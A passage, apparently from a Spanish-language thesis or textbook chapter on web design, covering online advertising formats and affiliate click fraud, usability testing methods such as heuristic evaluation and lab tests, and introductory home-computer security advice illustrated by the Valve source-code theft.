La tecnología ha permitido que la publicidad en línea alcance formas más efectivas de alcanzar a los usuarios. Las ventanas flotantes son una de esas formas, este tipo de publicidad consiste en una ventana pequeña que aparece súbitamente en la pantalla y que posee animación y generalmente sonido y que presenta un mensaje al usuario y posteriormente desaparece después de cierto tiempo en pantalla, las ventanas pueden aparecer en forma de *pop-ups* o bien embebidas dentro de la página.

Figura 9. Ventana Flotante



Fuente: www.sessions.edu

Las ventanas flotantes tienen un alto CTR. Lo cual es debido a que definitivamente capturan la atención del usuario, el problema es que al aparecer sobre la ventana de uso del usuario pueden molestar la visibilidad y enojar a las personas. Sin embargo, una ventana flotante bien diseñada muestra el mensaje requerido y desaparece sin acción del usuario lo cual puede ser muy efectivo, generalmente están hechas en *flash* y aprovechan la capacidad de ésta tecnología para producir animaciones profesionales y audio de alta calidad.

Películas *unicast*

Como su nombre lo sugiere, este tipo de publicidad es un video mostrado en un formato muy portable y rápido de descargar. Definitivamente llama la atención al usuario y posee un elevado CTR, puede ser una versión de rápida descarga de un comercial conocido o bien una campaña publicitaria nueva en video. El tamaño del video es fundamental ya que la rapidez de descarga es importante para que el usuario no cierre la ventana sin recibir el mensaje deseado.

Conforme el Internet de alta velocidad va ganando terreno entre los usuarios, esta opción de publicidad tendrá un mayor potencial en el corto y mediano plazo. Una de las ventajas mayores de esta tecnología es que el usuario no se da cuenta que la película está sino hasta que se descarga por completo y comienza a mostrarse.

Vínculos tradicionales

Junto a los *banners*, los vínculos siguen siendo una forma tradicional y aun efectiva de mostrar publicidad en línea. El ser de rápido despliegue y de bajo consumo de ancho de banda, hace a los vínculos un elemento a tomar en cuenta en todo proceso de mercadeo y ventas. Asegúrese en todo momento que los vínculos sean claros y que indiquen el contenido hacia el cual están apuntando.

Motores de búsqueda

Otra alternativa de publicidad es contratar a los motores de búsqueda de modo que cuando un usuario busque un tema relacionado con el producto o servicio que posee la empresa contratante, el motor de búsqueda muestre los vínculos hacia el sitio *web* referido; esto es muy ventajoso cundo se desee obtener impresiones cuando un usuario realice búsquedas en Internet, el sitio de búsqueda cobra al usuario una cuota que puede ser por el número de impresiones, numero de clics en el vínculo o *banners* etc. El objetivo primario es aparecer dentro de los cinco primeros vínculos de las búsquedas, lo cual puede generar un alto CTR.

Grupos de noticias

Una estrategia muy utilizada es contribuir con información útil en los grupos de noticias como groups.google.com, en ellos se puede comentar sobre algún tópico especializado y ofrecer más información si se dirige a una página determinada, desde luego se debe firmar el mensaje y colocar *links* hacia el sitio propio. Es de hacer notar que la información puesta en los foros debe ser útil y auténtica y se debe evitar a toda costa la charlatanería y el engaño a los usuarios ya que esto repercute en la imagen del sitio y erosiona la reputación del mismo.

Artículos en e-*zines*

Otra forma de generar tráfico hacia un sitio *web* es colocar artículos en revistas y *ezines* sobre un tema en particular, el artículo debe ser escrito por una persona que conozca bien el tema y que tenga credibilidad como profesional.

Al finalizar el artículo se puede colocar el correo electrónico y el URL del sitio *web* donde puede encontrarse mas información; es mejor cuando se colocan los artículos en varias revistas electrónicas de preferencia con alto tráfico, lo cual puede negociarse con el equipo de administración de la revista. Nuevamente, es vital recordar que se debe evitar la charlatanería y la falsedad ya que los usuarios lo detectarán e ignorarán en lo sucesivo al sitio *web* promocionado.

Programas de afiliación

Si se desea tener un alto nivel de tráfico es indispensable contratar los servicios de un programa de afiliación. Como se mencionó en páginas anteriores, el programa de afiliación permite a un sitio *web* determinado, que sus elementos de publicidad sean incluidos en uno o más sitios del afiliado, para que estos elementos puedan ser apreciados por un gran número de posibles clientes, que utilizan los sitios del afiliado de manera masiva. Los sitios del afiliado son, generalmente portales con alto tráfico, y por lo tanto, son una buena opción para generar visitas hacia sitios de terceros.

Microsoft ® utiliza mucho este tipo de servicio para sus productos. En el sitio de programación www.planet-sourcecode.com es común visualizar *banners* y ventanas flotantes de Microsoft ®. Como parte de su estrategia de publicidad, Microsoft ® coloca medios en compañías afiliadas de alto tráfico, en este caso planet-sourcecode.com recibe muchísimos *hits* diariamente, lo que mejora las posibilidades de CTR para la publicidad mostrada. Es sumamente importante recordar que los sitios afiliados deben de tener relación con el producto o servicio al cual se desea hacer referencia, porque de este modo el público interesado forma parte del mercado objetivo de la empresa contratante.

Formas de pago

Como se mencionó en el breve glosario de publicidad de este capítulo, existen varias formas de pago para un servicio de afiliación, todas ellas basadas en el tipo de beneficio que brindan, las más populares son el costo por impresión o CPM en el cual se cobra a la empresa contratante una cantidad determinada por cada mil despliegues de la publicidad en las páginas del afiliado y el costo por clic CPC en el cual el afiliado cobra al contratante una cantidad determinada por cada clic que recibe el *banner* o elemento publicitario desplegado. Se debe analizar muy bien la forma de pago a utilizar para determinar cuál es la más efectiva para la situación del sitio *web*. En el caso de los sitios personales, se puede pautar con otros sitios gratuitos de similares características y utilizar un esquema de intercambio de *banners* de manera gratuita y ésto mejora las posibilidades de *hits* para los involucrados.

Redes de afiliación

Administrar un sitio afiliado puede ser una tarea complicada, sobre todo para llevar el control de los pagos y estadísticas, compras etc. Para mejorar el manejo de los mismos y proveer de un mejor medio de contratación de afiliados existen las llamadas redes de afiliación que funcionan de manera similar a las empresas de recursos humanos que contratan personal para terceros. Cuando se desea contratar a una empresa de afiliación, se solicitan los servicios de estas redes, las cuales encuentran los posibles candidatos para el mercado objetivo que desea la empresa contratante, cuando se contrata la red de afiliación normalmente cobra una cantidad por cada transacción o bien se puede acordar otros tipos de pagos.

Cuidado con los charlatanes

Es bien conocido que existen en Internet, programas de afiliación baratos, que prometen grandes volúmenes de visitas, gran CTR además de otras ventajas; sin embargo es necesario conocer cuáles son los métodos utilizados por dichos programas y sobre todo, cual es la reputación que poseen.

Según DimeClicks.com, diez por ciento de los afiliados operan para sabotear el sistema para obtener ventajas ilegales, algunas de esas ventajas son incrementar los CTR , incrementar falsamente las impresiones, sabotear el *software* que controla las transacciones etc. Algunas empresas generan tráfico falso hacia el sitio contratante utilizando personas contratadas por ellos cuya labor es dar clic en los *banners* que el afiliado les indique varias veces al día, lo cual eleva el CTR pero es un criterio falso. Muchas veces inclusive se engaña a niños para que hagan esa labor.

En los sitios de *hackers* puede verse la leyenda de “ganar dinero por navegar en Internet” o bien “gana usted y ganamos nosotros”, lo cual se refiere a lo anteriormente dicho. Cuando se sospecha de tácticas ilegales o no éticas por parte de un afiliado, debe reportarse a las autoridades en Internet de inmediato para que se le penalice. Debido a estas medidas fraudulentas, muchos expertos recomiendan que los pagos se hagan por concepto de ventas; es decir, por CPS en el cual el afiliado cobra cada vez que se realice una venta real de algún producto o servicio y no por impresiones o por clics efectuados.

5.1.3 Errores comunes de publicidad en línea

Animación exagerada

Cuando se diseña un *banner* o elemento publicitario, se recomienda que éste tenga cierto grado de animación y colores llamativos; sin embargo cuando esto se exagera el resultado es el opuesto al deseado ya que los usuarios ignoraran la publicidad ya que esta es molesta a la vista. Es recomendable animar los banners de manera discreta y utilizar colores no irritantes a la vista, ya que los colores mal combinados provocan que sea difícil de leer los mensajes que contienen además que irritan a los usuarios.

Banners de premios y viajes

Muchos b*anners* utilizan trucos como “felicitaciones, usted ganó un premio sorpresa, dé clic para reclamarlo” o bien “usted ha ganado un viaje gratis, de clic aquí”, según opinión de algunos expertos, los usuarios desconfiarán en lo sucesivo de los sitios que utilicen estos trucos y en el futuro simplemente cerraran las ventanas que los contengan. El verdadero motivo de estos *banners* es incrementar el CTR de algún *web* site afiliado de manera poco ética.

Banners de pantalla completa

Esta técnica es utilizada por sitios de *warez* y pornografía y consiste en que se abre un *pop-up* que contiene *links* y *banners* en una ventana que satura totalmente la pantalla y no da opción a cerrarla (carece de botón cerrar). El objetivo es que el usuario promedio se vea confundido y no sepa cómo cerrar la ventana de inmediato, lo cual da tiempo a que lea la publicidad mostrada.

En cualquier caso se debe evitar esta técnica ya que es intrusiva y extremadamente molesta para los usuarios.

***Pop-ups* en cadena**

También utilizada por sitios prohibidos, esta técnica consiste en que cuando se abandona algún sitio *web*, se abre una secuencia de *pop-ups* que uno tras otro saturan la pantalla del usuario y que pueden incluir también *banners* de pantalla completa y vínculos hacia sitios pornográficos. Esta técnica es inaceptable y no se recomienda salvo en casos especiales para mostrar promociones y ofertas pero que contenga solo una ventana mostrada y de preferencia de tipo *pop-under*.

Bloqueo del historial

Algunos sitios por medio de código agregan a la cadena del historial de páginas visitadas una serie de vínculos hacia la misma página en la cual el usuario se encuentra, para que cuando el usuario dé clic en el botón regresar, el *browser* se mantenga en la página actual. Esta técnica es inaceptable y altamente irritante para los usuarios por lo que se desaconseja.

5.1.4 Hábito seis en usabilidad: pruebas

Las pruebas son una herramienta indispensable en todo proceso de desarrollo, permiten verificar que los objetivos del sistema se estén cumpliendo a cabalidad y que los requerimientos se estén resolviendo favorablemente. Las pruebas en usabilidad son fundamentales, ya que permiten en cualquier fase del proyecto probar la calidad de las interfases creadas y proveer retroalimentación sobre la usabilidad existente en dichos prototipos.

Una vez se han creado prototipos ya sea iniciales o avanzados, se debe proceder con las pruebas y test de usabilidad, que son un complemento al diseño orientado al usuario, ya que permiten corregir errores y deficiencias, así como mejorar sosteniblemente las interfases de usuario para proveer al usuario final de la más alta calidad en uso y facilidad del *software* que utilizará.

Escala de severidad de problemas

Antes de iniciar cualquier test, es necesario que todos los participantes conozcan la escala de severidad de problemas, con el fin de que puedan evaluar de la manera más objetiva posible la interfase estudiada, la escala de severidad muestra la gravedad, frecuencia y el impacto del problema encontrado, lo cual influirá en la solución a encontrar y en el valor de solución del problema. La escala que se muestra a continuación ha sido sugerida por el gurú de la usabilidad Jacob Nielsen [31]

La **frecuencia** de ocurrencia del problema: ¿es común u ocasional?
El **impacto** del problema: ¿será de fácil solución para los usuarios?
La **persistencia** del problema: ¿Sucedió una vez o continuará afectando a los usuarios?

La escala de severidad para los problemas de usabilidad es la siguiente:

0 = Según mi criterio no es un problema en absoluto.

1 = Problema cosmético, se debe corregir sólo si en el proyecto se dispone de tiempo adicional

2 = Problema menor de usabilidad, corregirlo es de bajo impacto/baja prioridad.

3 = Problema serio de usabilidad, es importante corregirlo, tiene prioridad alta.

4 = Catástrofe de usabilidad, es totalmente necesario corregirlo a la brevedad, tiene la mayor prioridad/impacto de todas.

A continuación se mencionan las más importantes técnicas para verificar la usabilidad de un sistema. Se debe mencionar que antes de realizar alguna prueba final de usabilidad, se deben hacer pruebas **piloto** para corregir posibles deficiencias en dichas pruebas, antes de llevarlas a cabo de manera definitiva.

Pensar en voz alta

Esta técnica es utilizada en varios tipos de pruebas de usabilidad y consiste en que la persona que realiza el test "describe" las acciones que realiza, para que los evaluadores entiendan los procesos mentales de los usuarios mientras utilizan una interfase determinada. El diálogo comprende acciones, ideas, sentimientos o distracciones que el usuario tenga en el momento de realizar la prueba. Los monólogos del usuario deben ser grabados con el fin de analizar si existen discrepancias o bien si el participante se sintió frustrado o confundido en algún momento. Es importante que el usuario también aporte de ser posible, ideas y comentarios que ayuden a mejorar la interfase bajo prueba.

5.1.5 Recorrido cognoscitivo (*Cognitive Walkthrough*)

Esta es una de las técnicas que puede aplicarse en todo el proceso de desarrollo y su objetivo es detectar posibles problemas de usabilidad de manera sencilla y económica incluso antes de implementar una interfase.

Se utiliza como herramientas, hojas de papel o acetatos que contengan las interfases a revisar, los evaluadores someten a los diseños a escenarios de uso real, con el fin de detectar inconsistencias, dificultades y otros problemas.

Se debe tener cuidado al seleccionar a los participantes ya que lo deseable es personas que puedan hablar libremente y criticar sin temores errores detectados, cosa que es difícil cuando se encuentra dentro del equipo un superior o persona de más rango. Por lo mismo, es importante seleccionar a una persona que no sea tímida o reservada.

Preparación

Los test de interfase deben hacerse en hojas grandes de preferencia tamaño A3 o en acetatos, el diseño debe ser de orientación horizontal, las hojas deben incluir un número único cada una, de preferencia las hojas deben ser de un color diferente para que todos los miembros las identifiquen claramente. Cada participante debe tener un número o código para ser identificado. Es importante no estorbar a cada participante ni influir en sus decisiones, tampoco se deben hacer comentarios hasta que no termine cada test individual, se debe velar porque todos los participantes mantengan su opinión personal y no adquieran ideas de los demás.

Como realizar el test

Se debe elegir un grupo de de tres a cinco personas, una persona debe ser el experto en usabilidad y las otras dos pueden ser un usuario y un desarrollador. Cada persona debe tener un set de interfases en papel o acetato, es importante que cada uno tenga los mismos materiales.

Se presenta una pantalla a la vez y a cada participante se le solicita que mencione las acciones que ejecutaría en la pantalla mostrada (dar clic, presionar un botón, escribir etc.). Se debe crear un escenario de dicha pantalla, mostrando las secuencias, reemplazando la pantalla con otra hoja o superponiendo acetatos, tareas que ejecuta un usuario distinto al que ejecuta la prueba, para que la acción ejecutada por el usuario tenga un sentido.

Todos los participantes deben hacer apuntes en cada prueba y al final de la misma, se discute como grupo los posibles errores y comentarios que tenga la interfase estudiada anotándose claramente los mismos y complementándose con las notas tomadas durantes los tests individuales. Se debe concentrar en los instantes en los cuales el usuario “se bloquea” o encuentra difícil realizar una tarea,

Se debe repetir la operación para cada una de las pantallas o interfases a probar y verificar que cada usuario realice un test individual, finalizando con el comentario del equipo.

Una vez finalizada la prueba de todas las interfases elegidas, se debe elaborar un reporte donde se indica los problemas encontrados, el nivel de severidad de los mismos, así como sus posibles soluciones alternativas. La duración de este test es de aproximadamente dos horas.

5.1.6 Evaluación heurística

La evaluación heurística es un método para encontrar deficiencias de usabilidad en las interfases de usuario, de modo que puedan tomarse acciones correctivas y mejorar dichas interfases para lograr una mejor experiencia de los usuarios finales. El método es aplicado por un grupo de expertos que evalúan independientemente las interfases para determinar si estas cumplen con una serie de normas y principios reconocidos, los cuales son llamados "heurísticos". En la evaluación, los expertos hacen las veces de usuario, probando las interfases y tomando nota de las observaciones efectuadas.

Los evaluadores deben ser personas con un alto grado de conocimiento sobre diseño orientado al usuario e interacción hombre-máquina, quienes aplican sus conocimientos adquiridos en la búsqueda de problemas de usabilidad. Según Nielsen [31], el número ideal de evaluadores debe ser de entre tres y cinco, ya que según los experimentos conducidos por este experto son pocos los problemas adicionales que se encuentran agregando más evaluadores. En el caso de sitios pequeños la evaluación puede ser conducida por un solo experto.

Una vez han evaluado todos los expertos (cada uno por separado y sin ninguna influencia directa o inmediata de sus colegas), entonces se deben reunir y comparar sus resultados para obtener una mejor perspectiva de los *tests*. Esto es una actividad sinérgica ya que la unión de todos los expertos permite encontrar mayor cantidad de problemas de usabilidad, esto es un hecho comprobado.

Basándose en recomendaciones del departamento de usabilidad de Xerox [32] los pasos para realizar una evaluación heurística son los siguientes:

Preparación

- Identificar y definir los heurísticos que se utilizaran como base de prueba para evaluar las interfases del sistema en estudio.
- Seleccionar al equipo de evaluación, entre 3 y 5 elementos.
- Preparar lugar, día, hora y el tiempo para cada experto.
- Preparar material de apoyo para los evaluadores como información del sistema, características del negocio, tareas típicas de los usuarios, escenarios etc.

Actividades de cada experto

- Revisar los materiales de apoyo hasta entenderlos bien.
- Tratar de ponerse en el lugar del usuario.
- Listar los problemas que encuentre y tenga siempre en cuenta los heurísticos. Identifique claramente las observaciones hechas.

Analizar el resultado como grupo

- Revisar cada una de las anotaciones hechas por los evaluadores.
- Agrupar los conceptos similares.
- Evaluar y juzgar cada problema contra un heurístico determinado.
- Asignar un grado de severidad a cada problema encontrado.
- Recomendar acciones para corregir el problema.

Reporte de la evaluación

- Compilar los resultados del grupo, cada problema debe tener un grado de severidad, un vínculo hacia un principio de diseño, una explicación del problema de usabilidad y una recomendación.
- Describa todas las fuentes, técnicas, resultados y demás información en un formato fácil de interpretar.
- Solicitar la revisión del reporte por todos los miembros del equipo con el fin de que no se escape ningún detalle importante.

Posterior al reporte se debe preparar una presentación para los clientes donde se muestren los errores y problemas encontrados y sus posibles soluciones.

Se debe de elegir cuidadosamente la lista de principios a validar (heurísticos) de acuerdo al sistema que se este evaluando, para determinar cuales de éstos son de mayor importancia y comenzar con ellos el test. A continuación se presenta un modelo de cuestionario de evaluación heurística para páginas *web*, propuesto por Infodesign [33]

Tabla X criterios de evaluación heurística

Navegación	**Cumplimiento**		
	Siempre	A veces	Nunca
Existe clara indicación de la localidad de la página actual			
Existe un vinculo claramente identificado hacia la página base			
Todas las partes del sitio son accesibles desde la página inicial			
Existe un mapa del sitio			
La estructura del sitio es sencilla, sin demasiados niveles ni redundancia.			
De ser necesario provee un motor de búsqueda interno de fácil uso.			
Funcionabilidad	**Cumplimiento**		
	Siempre	A veces	Nunca
Toda la funcionabilidad esta adecuadamente etiquetada			
Toda la funcionabilidad esta disponible sin abandonar el sitio			
No se necesita instalar *plugins*			
Control	**Cumplimiento**		
	Siempre	A veces	Nunca
El usuario puede cancelar todas las operaciones			
Existe una forma de salida claramente definida en todas las páginas			
Las páginas son de 50kb o menos de tamaño			
Todos los *links* gráficos poseen equivalentes de texto (*links* de texto)			
El sitio funciona con los principales *browsers*			

Continuación.

Las operaciones no se salen del control del usuario			
Lenguaje	**Cumplimiento**		
	Siempre	A veces	Nunca
El lenguaje utilizado es simple			
Se evita el uso de jerga o tecnicismos			
Retroalimentación	**Cumplimiento**		
	Siempre	A veces	Nunca
Existe siempre certeza en la ocurrencia de eventos en el sitio			
Los usuarios pueden enviar dudas por correo electrónico			
Se informa a los usuarios si necesitan descargar un *plugin* o si deben utilizar una versión especifica de un *browser*.			
Los usuarios pueden recibir ayuda por correo electrónico			
De ser necesario existe ayuda en línea			
Consistencia	**Cumplimiento**		
	Siempre	A veces	Nunca
Se usan términos de una palabra para describir objetos			
Los vínculos concuerdan con las páginas a las cuales se refieren			
Se utilizan los colores estándar en los vínculos (activos y visitados)			
La terminología del sitio es consistente con el uso general del *web*.			
Prevención y corrección de errores	**Cumplimiento**		
	Siempre	A veces	Nunca
Los errores no ocurren innecesariamente			

Continuación

Los errores están descritos en lenguaje claro y no en códigos internos de las aplicaciones			
Los errores indican que acción tomar para corregirlos.			
Los errores muestran una clara vía de salida			
Los errores indican a quien acudir en caso de ser graves.			
Claridad visual	**Cumplimiento**		
	Siempre	A veces	Nunca
El esquema es claro y sencillo			
Existe suficiente espacio en blanco			
Las imágenes tienen etiquetas ALT			
La distribución del texto es visible aún en la letra más pequeña			
Se evita la animación innecesaria			
Los colores están bien utilizados y no son estresantes para la vista.			

Fuente: infodesign [33]

El cuestionario puede incluir escalas de severidad para cada elemento evaluado; sin embargo, algunos expertos prefieren colocar las escalas únicamente en los reportes que se hacen posteriormente a la puesta en común de los resultados por parte de los evaluadores.

En una evaluación heurística profesional el listado es más extenso y complejo; sin embargo todos los evaluadores deben ponerse de acuerdo con los principios a ser utilizados para las pruebas con el fin de que los resultados sean consistentes.

5.1.7 Evaluación de laboratorio

Existe una técnica muy utilizada por los expertos que consiste en evaluar directamente a los usuarios en el sistema en cuestión. Esta técnica permite detectar en tiempo real los posibles problemas de usabilidad de una interfase de usuario en tiempo real y también la conducta de los usuarios en una sesión típica de uso del sistema.

Características

A diferencia de los tests anteriormente descritos, la prueba no la realiza directamente un experto en usabilidad, sino los usuarios finales del sistema quienes deben realizar diversas tareas comunes indicadas por el evaluador, mientras que este último únicamente se dedica a dar indicaciones al usuario y a anotar y a registrar los eventos sucedidos. Como ayuda especial, este método sugiere cuando sea posible, la utilización de cámaras de video para grabar el contenido de cada test, comentarlo posteriormente y reevaluar posibles aspectos ignorados en el test. Se deben evaluar varios usuarios quienes realizaran las mismas tareas, un usuario por test.

Este tipo de prueba requiere el montaje de un “laboratorio” que consiste en un dos salones, uno donde se encuentra la computadora del usuario a evaluar, otro donde se encuentra el evaluador, una pared divide a ambos salones, y de preferencia el salón del usuario tiene un vidrio polarizado de tipo espejo que permite observar al usuario sin que este ultimo pueda observar al evaluador, con el fin de que no se sienta presionado ni estorbado en ninguna forma.

Equipo necesario

- Dos habitaciones, cubículos o módulos
- Dos computadoras, una con el *software* a evaluar en el cubículo del usuario y otra en el cubículo del evaluador con *software* de apoyo para la evaluación.
- Micrófonos (si están disponibles) para dar instrucciones al usuario.
- Cámara y videograbadora (si está disponible) para grabar la sesión, (puede usarse *web cams*).
- Cables y bocinas.

Materiales necesarios

Según la compañía Infodesign [34] los materiales necesarios para conducir una evaluación de laboratorio son los siguientes:

Horario

Esta es una hoja donde se escriben los nombres de los participantes de la prueba, indicando la fecha asignada a cada uno, la hora y la localidad, así como el nombre y el teléfono del participante. Se recomienda ponerlo en un lugar visible para evitar confusiones.

Guía de observación

Esta guía contiene los lineamientos a ser observados por el equipo de evaluación durante todas las pruebas.

Estos lineamientos incluyen la conducta de los evaluadores y la actitud hacia los usuarios participantes, entre otras cosas, la función de esta guía es proveer una serie de principios básicos (enunciado de misión de la prueba) que permita realizar la evaluación sin problemas mayores ni confusión.

Script

El *script* es una forma de estandarizar la prueba y garantizar que todos los usuarios participantes realicen las mismas tareas. El *script* se realiza durante la planeación de las pruebas y se revisa durante la prueba piloto del test de usabilidad. Antes de comenzar la prueba se debe leer a cada usuario el *script* para verificar las reglas del juego. Nunca se debe evaluar sin *script*, para evitar omisiones ni agregados involuntarios a la prueba.

El contenido del *script* debe ser sencillo, claro y amigable, se comienza con una bienvenida al usuario, introducción breve de la prueba indicando sus objetivos, se explica la función de cualquier equipo presente (como cámaras de video si se utilizan). Luego se procede a detallar cada una de las tareas a realizar indicando al usuario qué debe hacer en cada una de forma breve. Es aconsejable que cada tarea se encuentre en una hoja distinta para que el usuario no pueda leerlas por anticipado y falsear la prueba. Finalmente el *script* puede tener un mensaje de agradecimiento y la solicitud para llenar un cuestionario de evaluación final.

Forma de consentimiento

En caso se utilice video para grabar la prueba, es necesario que el usuario llene una forma de consentimiento donde autorice a los evaluadores, el uso de las imágenes que se tomaran durante la prueba, se debe enfatizar que las imágenes no serán utilizadas para ningún otro propósito más que las pruebas de usabilidad y que serán de estricta confidencialidad, se finaliza con la firma del usuario autorizando el uso de video.

Hojas de apuntes

Son hojas comunes que sirven para anotar cualquier observación hecha por los evaluadores. Posee en la parte superior espacios para indicar la fecha, hora, sitio evaluado, nombre del evaluador, número de hoja y número del usuario participante. Estas hojas serán utilizadas en las sesiones post-evaluación para tomar decisiones y recomendaciones.

Cuestionario final

Este cuestionario (que es opcional) puede pasarse al usuario al final de la prueba y sirve para conocer detalles del usuario a nivel de educación, edad, hábitos de uso del sitio en evaluación y al final se pregunta una serie de afirmaciones que tienen que ver con la opinión del usuario sobre el sitio que acaba de utilizar. La tabla XII muestra un posible cuestionario final

Tabla XI cuestionario Final

Preguntas	Totalmente de acuerdo	De acuerdo	Neutral	En desacuerdo	Total desacuerdo
El sitio X es fácil de usar					
Siempre se donde estoy en el sitio					
Es difícil de aprender					
No recibí suficiente entrenamiento					
La ayuda en línea es útil					
….. etc.					

Si tuviera que cambiar 3 cosas al sitio X, ¿cuáles serían esas cosas?

1

2

3

¿Tiene algún comentario o sugerencia?

Fuente: infodesign [34]

Reclutamiento de usuarios

Para las pruebas de laboratorio, es indispensable contar con usuarios dispuestos a colaborar en ellas. Para motivar la participación, es común ofrecer una motivación al usuario como un regalo, un objeto promocional, consumo en algún establecimiento o cafetería o bien dinero en efectivo.

La regla de oro a la hora de reclutar usuarios es que éstos **deben ser representativos de la población de usuarios del sitio**, esto es necesario porque se necesita conocer los hábitos y características del mercado objetivo hacia el cual va orientado el sitio *web*, sea este comercial o no. Como regla general se debe elegir entre tres y cinco usuarios; sin embargo, es necesario que los expertos evalúen el número adecuado de participantes según sea la complejidad del sitio a evaluar.

Desarrollo de las pruebas

Una vez se tienen listos todos los materiales y el equipo a utilizar, se debe aplicar la prueba a cada participante; a continuación se muestra un posible escenario de ejecución:

- Explicar al usuario el diseño del laboratorio de usabilidad, el *software* a utilizar y si existen cámaras muestra para que funcionan y trate de que el usuario se sienta cómodo en el área de evaluación.
- Confirmar que el usuario ha entendido el funcionamiento del *hardware* y del *software* que utilizará en la prueba. Refuerce cualquier duda en este momento.
- Haga que el usuario se siente en su sitio e indíquele donde se encuentra el *script* de la prueba y el cuestionario final, así como cualquier otro artefacto propio del test. Revise que estos artefactos estén completos.
- Si se utiliza video hacer que el usuario firme la autorización escrita.
- Preguntar al usuario si tiene alguna duda adicional.
- Leer al usuario el *script* en la sección de introducción y descripción de la prueba.

- Nuevamente preguntar si el usuario tiene alguna duda.
- Explicar al usuario la técnica de “pensar en voz alta” y practicar brevemente con ejemplos en el computador hasta que el usuario se sienta cómodo.
- Indicar al usuario que este listo para realizar la primera tarea del script tan pronto como reciba la indicación del evaluador
- Regresar al área del evaluador, si se utiliza video, verificar que este se encuentre funcionando correctamente e iniciar la grabación.
- Indicar al usuario que comience con la primera tarea.
- Registrar el tiempo del usuario en completarla o abortarla.
- Indicar al usuario que continúe con la siguiente tarea.
- Indicar al usuario que realice todas las tareas, hasta que todas ellas sean concluidas o abortadas una por una.
- Indicar al usuario que la prueba ha finalizado.
- Solicitar al usuario que llene el cuestionario final.
- Una vez terminado, agradecer al usuario su presencia y acompáñarle a la salida.

Recomendaciones prácticas

- Realizar una prueba piloto antes de conducir la prueba final, para evaluar posibles fallos en la prueba.
- Dar suficiente tiempo entre las sesiones, así se evitará que los usuarios atiendan el laboratorio prematuramente y se aburran, lo cual puede hacer que deserten de la prueba.

- Evitar dar pistas al usuario sobre una tarea accidentalmente, es decir no debe darle el camino correcto como instrucciones sino meramente la tarea a utilizar en lenguaje normal
- Evitar interrumpir al usuario
- Evitar risas o bromas ya que el usuario se puede sentir aludido y pensar que se dirigen a el
- Mantener silencio en el laboratorio
- Evitar los curiosos
- El usuario no debe saber sobre conceptos de usabilidad

5.1.8 Reporte de usabilidad

Una vez concluidas las pruebas (en cualquiera de los métodos mencionados) se debe proceder a la creación del reporte de usabilidad.

El reporte consiste en un resumen ordenado en el cual se presentan las deficiencias encontradas, la severidad de las mismas, así como consejos y recomendaciones para su corrección. El reporte debe ser legible para cualquier persona ajena a la terminología de usabilidad y debe evitar el uso indiscriminado de tecnicismos, ya que su objetivo es comunicar a aquellas personas involucradas al sitio evaluado, los resultados de las pruebas en términos manejables y comunes para cualquier persona que utilice el sitio.

Una vez concluido, se debe presentar al administrador del proyecto y al equipo de desarrollo para discutir los problemas encontrados y como resolverlos.

También es importante llevar un resumen de los resultados obtenidos del cuestionario final de los usuarios para determinar sus motivaciones y comentarios y ver si estos pueden ayudar a la búsqueda de soluciones alternativas a los problemas encontrados.

5.1.9 Hábito seis en seguridad

El manejo de la seguridad de un sitio *web* es responsabilidad del experto en seguridad del equipo. Sin embargo, los usuarios en sus diferentes ambientes son vulnerables a una serie de amenazas que por su complejidad o ignorancia pueden resultar altamente perjudiciales, no solo para ellos sino para la seguridad general del sitio. En este apartado se discutirá sobre la seguridad de las computadoras de los usuario s que se conectan desde sus hogares u oficinas, para que puedan hacerlo de manera más segura y confiable.

Esto es una típica función de **sinergia** ya que permite a los expertos en seguridad adiestrar a los usuarios externos para que mejoren sus políticas de conexión en el hogar y oficinas y logren mejores resultados en su tiempo en línea sin exponerse de manera ciega a amenazas reales.

Como ejemplo, se cita un caso que se hizo famoso y enfureció a la comunidad de "*gamers*" a nivel mundial. En el 2003, Valve *Software* estaba a punto de lanzar la segunda versión de su aclamado juego *half life* el cual es un producto de *software* que les hizo alcanzar la fama y muy buenas utilidades. Conscientes de las amenazas en la red, los expertos de seguridad de Valve tenían una muy buena seguridad perimetral de la red y se mantenían al día en cuanto a *updates* y parches, por lo que se consideraba el sistema de valve como un sistema muy seguro.

Sin embargo, un día, un usuario del equipo de desarrollo acceso la red desde una maquina externa a la red para consultar su correo electrónico. Al poco tiempo se dieron cuenta de algo que no estaba en los planes: Un *hacker* había entrado al sistema y se había robado el código fuente del juego y del motor de gráficos 3d, el cual era el orgullo de valve debido a sus novedosos sistemas de gráficos.

Al investigar la posible causa, se determinó que la máquina desde donde el usuario se conecto al sistema, tenía instalado un *key logger* o *spyware* que registra toda la actividad del teclado, por lo que el *hacker* obtuvo fácilmente el usuario y contraseña del sistema, desde donde pudo cometer el robo antes mencionado. Puede pensarse que se trata de un juego únicamente y no de datos sensibles de usuarios como tarjetas de crédito o cuentas bancarias, pero para Valve *Software*, el resultado es catastrófico porque les negó la posibilidad de lanzar su producto software en tiempo y posiblemente perder su ventaja competitiva en el mercado debido a que su motor de gráficos se encontraba en manos equivocadas.

Este es un ejemplo de lo que puede pasar si un eslabón de la cadena de seguridad falla. El objetivo de este capitulo es preparar a los usuarios para que reduzcan las posibilidades de ser víctimas de un ataque por medio de técnicas sencillas y a la vez sólidas basadas en hábitos de navegación efectiva y de políticas de seguridad en el ambiente del hogar o la empresa.

5.1.10 Seguridad en el hogar

Existe una serie de recomendaciones para mejorar la seguridad en ambientes de hogar o pequeños negocios, cada una de estas recomendaciones viene dada por la inseguridad reinante en la red, donde no se saben quién podría estar tratando de ganar acceso a la computadora del hogar y oficina ni tampoco con que propósito. Aunque tener las computadoras fuera de todo peligro es prácticamente imposible, si se puede utilizar Internet con un alto grado de confianza desde esos ambientes si se sigue una serie básica de pasos, CERT ha recomendado las siguientes estrategias para mejorar la seguridad de computadoras domésticas y de pequeñas oficinas [35]

Antivirus

Es un hecho bien conocido que las infecciones de virus son comunes, atacan cuando menos se les espera y en el peor de los casos tienen efectos devastadores sobre la información almacenada en las computadoras. Quizás nunca se podrá comprender qué empuja a los programadores a diseñar virus, porque no parece nada divertido que un programa destruya información de usuarios inocentes solo por puro gusto, muchas expertos creen que los autores de los virus los escriben para mostrar su talento y capacidad de programación.

Lo cierto es que diariamente aparecen cerca de una decena de nuevos virus, ya sea nuevos o modificaciones de virus existentes, lo cual obliga a tener una buena protección contra los mismos.

Los antivirus son aplicaciones que permiten tener el control de muchos virus aunque desgraciadamente no pueden detener a todos, especialmente a los virus nuevos. Sin embargo, los laboratorios de las empresas que construyen estos programas, compiten por crear antivirus actualizados y que detecten una gran cantidad de virus incluyendo virus desconocidos, basándose en criterios comunes de infección.

